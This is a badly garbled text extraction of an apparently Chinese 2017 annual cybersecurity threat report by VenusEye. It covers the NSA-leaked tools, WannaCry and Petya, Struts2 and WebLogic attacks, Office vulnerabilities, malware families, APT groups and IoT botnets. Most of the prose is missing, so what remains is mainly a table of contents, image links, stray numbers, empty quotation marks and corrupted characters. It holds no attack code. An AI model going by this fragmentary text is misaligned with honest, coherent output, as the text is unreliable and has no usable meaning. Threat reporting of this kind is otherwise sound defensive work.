




2017

DISCLAIMER

VenusEye

2017

2018





“ ” “ ”

54 82.7 7.1% 11.4%

15% 30% ” + 2025

IT

2017

NSA Office Web

APT


DDOS

2017



VenusEye 2017

.....	1
1. NSA	2
2. Struts2 专 WebLogic	3
3.	4
4. Office	5
5. APT	6
6.	7
7. IoT	7
8.	9
web	10
1.1 Struts2	12
1.2 SQL	14
1.3 Webshell	15
1.4 XSS	15
1.5 WebLogic	16
1.6 IIS	16
1.7	16
.....	19
2.1	20
2.2	22
2.3	26
2.3.1 - FormBook.....	26
2.3.2 - HawkEye Keylogger.....	27
2.3.3 Loader - Delphi Loader	30
.....	32
3.1 2017 Office	33
3.2	35
3.2.1 Office OLE	36
3.2.2 OLE CVE2017-0199 CVE2017-8570.....	38
3.2.3 .NET CVE2017-8759.....	41
3.2.4 CVE2017-11882.....	43
3.2.5 DDE	48
3.3	48
.....	51
4.1 APT	52
4.1.1	52
4.1.2	67
4.1.3	77


4.1.4 Lazarus	80
4.1.5 APT -	82
4.2 APT	83
4.2.1 APT28	83
4.2.2 APT29	83
4.2.3 Turla	84
4.2.4 FIN7	84
4.2.5 Donot	84
4.2.6 Group123	84
4.2.7 Dark Caracal	84
4.2.8 MuddyWater	85
4.2.9 Dark Hotel	85
4.3	86
5.1	87
5.2	91
5.2.1	91
5.2.2	92
5.2.3	92
5.3	92
5.3.1	93
5.3.2 Web	94
5.3.3	94
5.3.4 IoT	94
IoT	95
6.1 IoT	96
6.2 IoT	99
6.2.1 Mirai	99
6.2.2 IoTroop	100
6.2.3 IoT OMG	101
6.2.4 Persirai	102
6.2.5 TheMoon IoT	102
6.3	104
7.1 专	105
7.2	105
7.3	105
7.4	106
7.5	106
7.6	106



1. NSA



1. NSA



2017 4 NSA

“ TCP_NSA_Windows_SMB_DoublePulsar ”

WannaCry

2017 5 12 WannaCry

“ TCP_NSA_Windows_SMB_DoublePulsar ”

20

12

Windows XP

Windows 2003

WannaCry

2017 6 27

Petya

Petya

“ DoublePulsar ”

“ TCP_NSA_Windows_SMB_DoublePulsar ”

Petya

”

2017 8

“

”

WannaCry

patch Kill Swtich

2017 4

“ TCP_NSA_Windows_SMB_DoublePulsar ”

”

“

”

“

”


2017 4

6

2017

“

”




2. 2017

NSA

2. Struts2

专

WebLogic



Web

Struts2


“ ”

Web

2017

10.15%

5.77%




5. 2017

4. Office

2017

Office

Office



6. 2017 Office

2017

Office

POC

CVE-

2012-0158



5. Aen-ASD UEæ



6.

2017

“

”

2016

Locky

NSA


WannaCry

WannaCry

“

”

2017



9. 2017

7. IoT

IoT

IoT

“

”

IoT

2017

“

